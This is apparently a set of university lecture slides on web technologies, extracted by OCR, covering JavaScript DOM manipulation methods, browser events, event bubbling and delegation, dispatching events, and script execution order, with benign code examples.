


DOM Tree **before** executing the script



DOM Tree **after** executing the script


DOM MANIPULATION METHODS



DOM MANIPULATION: EXAMPLE

```
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

```
let ul = document.querySelector("ul");
let html = ul.querySelector("li").cloneNode();
let js = document.createElement("li");
html.innerHTML = "HTML";
js.innerHTML = "JavaScript";
ul.before("Keywords:");
ul.prepend(html);
ul.append(js);
ul.after("End of keyword list");
```




```
<body>
  Keywords:
  <ul>
    <li class="kw">HTML</li>
    <li class="kw">CSS</li>
    <li>JavaScript</li>
  </ul>
  End of keyword list
</body>
```

DOM MANIPULATION: EXAMPLE (2)

```
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

```
let ul = document.querySelector("ul");
let ol = document.createElement("ol");

ol.append(ul.firstElementChild);
ul.replaceWith(ol);
```



```
<body>
  <ol>
    <li class="kw">CSS</li>
  </ol>
</body>
```


DOM MANIPULATION: RECAP

Method	Description
`document.createElement(tag)`	creates an element with the given tag
`document.createTextNode(value)`	creates a text node (rarely used)
`elem.cloneNode(deep)`	clones the element, if `deep==true` with all descendants
`node.append(...nodes or strings)`	insert into node, at the end
`node.prepend(...nodes or strings)`	insert into node, at the beginning
`node.before(...nodes or strings)`	insert right before node
`node.after(...nodes or strings)`	insert right after node
`node.replaceWith(...nodes or strings)`	replace node
`node.remove()`	remove the node

INTERACTING WITH USERS

```
<ul></ul>
<script>
  alert("This page will ask for your input");
  if(confirm("Do you want to continue?") === true) {
    let name = prompt("State your name:");
    let num = parseInt(prompt("Insert a number:"));
    for(let i = 0; i < num; i++) {
      let li = document.createElement("li");
      li.innerHTML = name;
      document.querySelector("ul").append(li);
    }
  } else {
    console.log("user cancelled");
  }
</script>
```

alert, **prompt**, and **confirm** are useful ways to interact with users in a web browser.



EVENTS

BROWSER EVENTS

Events are signals that **something** happened. They might be related to:

- **User behaviour**:
  - Clicks, key presses on the keyboard, mouse movements…
- **Forms**:
  - Submission, focus (or loss thereof) on an input field
- **Document events**:
  - Document or elements loaded, network requests completed…

USEFUL BROWSER EVENTS

Mouse	`click`	User clicks (taps, for touchscreen devices) on element
	`contextMenu`	Mouse right-click on element
	`mouseover/mouseout`	Mouse cursor goes over / leaves an element
	`mousedown/mouseup`	The main mouse button is pressed / released over an element
	`mousemove`	The mouse cursor moves
Keyboard	`keydown/keyup`	A keyboard keys is pressed / released
Forms	`submit`	User submits a form
	`focus`	User focuses on an element (e.g.: <input>)
Document	`DOMContentLoaded`	The HTML has been parsed, DOM is fully built
Window	`load`	The web pages has been completely loaded and rendered

EVENT HANDLERS

- To react to events, **handler** functions can be defined
- They are functions that are executed when an event fires
- The simplest way to define handlers is to use `on<event>` HTML attributes. The value of the attribute is the JavaScript code to run

```
<input type="button" value="Click me" onclick="handleClick();">

<script>
  function handleClick(){
    console.log("Click handled");
  }
</script>
```

EVENT HANDLERS: DYNAMIC DEFINITION

- Event handlers can also be defined **dynamically**, via JavaScript
- This can be done by writing the **on<event>** property on HTML elements, or by using the **addEventListener** method

```
<input type="button" value="Click me" onclick="handleClick();">

<script>
  function handleClick(){ console.log("Click handled"); }

  let input = document.querySelector("input");
  input.onclick = () => {console.log("Tap");}; // overrides HTML-attrib. handler

  input.addEventListener("click", handleClick); // adds new handler function
</script>
```

EVENT HANDLERS: VALUE OF THIS

- Inside an event handler, **`this`** is evaluated to the element to which the invoked handler is assigned

```
<input type="button" value="Click me">
<p>Hello Events!</p>

<script>
  function handleClick(){
    console.log(this.outerHTML);
  }
  document.querySelector("input").addEventListener("click", handleClick);
  // <input type="button" value="Click me">
  document.querySelector("p").addEventListener("click", handleClick);
  // <p>Hello Events!</p>
</script>
```

EVENT HANDLERS: THE EVENT OBJECT

To properly handle events, we might need **more details** on them

- In a `keydown` event, which key was pressed on the keyboard?
- In a `click` event, at which coordinated did the click happen? Did the user also press CTRL on their keyboard, while clicking?

All details on the event are provided as an **event object**, which is passed to event handlers

- Different kind of events have different properties. For example, keyboard-related events have a `key` property representing the key that has been pressed

THE EVENT OBJECT: EXAMPLE

```
<input type="text" placeholder="Write here" autofocus>
<script>
  function handler(event){
    console.log(`You pressed ${event.key}`);
  }
  document.querySelector("input").addEventListener("keyup", handler);
</script>
```

EVENT BUBBLING

When an event is fired on an element **elem**:


- First, all handlers registered on **elem** for that event are executed
- Then, all the handlers for the event are executed on **elem**'s parent
- Handlers are executed all the way up on other ancestors until the **root** node of the DOM is reached

- This mechanism is known as event **bubbling**
- **It applies to most events,** but not to all of them (e.g.: **focus** events do not bubble)

EVENT BUBBLING: EXAMPLE

```
<body>
  <section onclick="console.log('section');">
    <article onclick="console.log('article');">
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    document.onclick = () => console.log("document");
  </script>
</body>
```

```
Console output after a click on <p>:
p
article
section
document
```




EVENT DELEGATION

Event Delegation is a powerful pattern for handling events

- **Idea**: if many elements can generate similar events, instead of assigning an handler to each of them, we use a single handler on their common ancestor
  - The elements **delegate** event handling to an ancestor
  - The **target** property on the event object can be used to determine what element the event was generated on

EVENT DELEGATION: EXAMPLE

```
<table onclick="handler(event);">
  <tr><th>Col</th><th>Col</th></tr>
  <tr><td>1</td><td>2</td></tr>
  <tr><td>3</td><td>4</td></tr>
  <tr><td>5</td><td>6</td></tr>
</table>
<script>
  function handler(event){
    if(event.target.nodeName === "TD"){
      let oldValue = parseInt(event.target.innerHTML);
      event.target.innerHTML = ++oldValue;
    }
  }
</script>
```




STOPPING EVENT BUBBLING

- A bubbling event originates from a certain elements and **propagates** (bubbles up) all the way up to the global **window** object.
- In some cases, an handler might decide that the event has been fully processed, and there is no need to propagate further
  - Bubbling can be **stopped** by invoking the **`stopPropagation()`** method on the event object
- **Rule of thumb**: do not stop propagation unless you have a good reason. You might need to catch events on an ancestors in the future!

STOPPING EVENT BUBBLING: EXAMPLE

```
<body>
  <section onclick="console.log('section');">
    <article>
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    let art = document.querySelector("article");
    art.addEventListener("click", handler);
    function handler(event){
      console.log(this.tagName);
      event.stopPropagation();
    }
  </script>
</body>
```



DISPATCHING EVENTS

- From JavaScript, it is also possible to **generate** events
- The **isTrusted** event property is set to **false** for «artificial» events


```
<input type="button" value="Click me">
<script>
  function handler(event){
    console.log(`${event.type} event. Trusted: ${event.isTrusted}`);
  }
  let input = document.querySelector("input");
  input.onclick = handler;

  let click = new Event("click");
  input.dispatchEvent(click); //isTrusted is false for events generated via JS
</script>
```

JAVASCRIPT: EXECUTION ORDER

As our scripts become more complex, interact with the DOM and dynamically generate event handlers, we need to be aware of how JavaScript code is executed when a web page is loaded.

- Generally, scripts are fetched and executed in the order they appear, while web page parsing is paused
- External scripts with the **defer** attribute are downloaded in parallel, and executed after the page has finished parsing
- External scripts with the **async** attribute are downloaded in parallel, and executed as soon as they are downloaded
- **Module** scripts **defer** by default, and can be declared as **async**


JAVASCRIPT: EXECUTION ORDER



EXECUTION ORDER MATTERS: EXAMPLES

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```js
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```



EXECUTION ORDER MATTERS: EXAMPLES

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script defer src="load.js"/>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```js
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

```
JavaScript                                    load.js:3:9
»
```

EXECUTION ORDER MATTERS: EXAMPLES

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script async src="load.js"/>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```js
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

We can’t really know for sure. It depends on how much time it takes to fetch the script!

EXECUTION ORDER MATTERS: EXAMPLES

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```js
//load.js file
document.addEventListener("DOMContentLoaded",
() => {
  let h1 = document.body.querySelector("h1");
  console.log(h1.innerText);
});
```

REFERENCES

- **The Modern JavaScript Tutorial**
  Freely available at https://javascript.info/ or on GitHub
  Part 2: Document (1.1 to 1.7), Introduction to events, UI events, Document and resource loading
- **Eloquent JavaScript (3rd edition)**
  By Marijn Haverbeke
  Freely available at https://eloquentjavascript.net/
  Chapters 13 to 15
- **JavaScript Reference**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 08

JAVASCRIPT: ASYNCHRONISM AND NETWORK REQUESTS

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PREVIOUSLY, ON WEB TECHNOLOGIES

So far we've learned the core concepts of JavaScript, and the functionalities available within the **JavaScript Browser Environment**

Today, we'll complete our overview of JavaScript, and we'll see:

- **Browser data storage** (**Cookies**, **Local/Session storage**, **IndexedDB**)
- **Asynchronous** Programming constructs
- **Network Requests**

BROWSER DATA STORAGE

BROWSER STORAGE APIs

Modern web browsers provide a number of APIs that can be used via JavaScript to **store** and **retrieve application data**

- **Cookies**
- **Local/Session Storage**
- **IndexedDB**

COOKIES

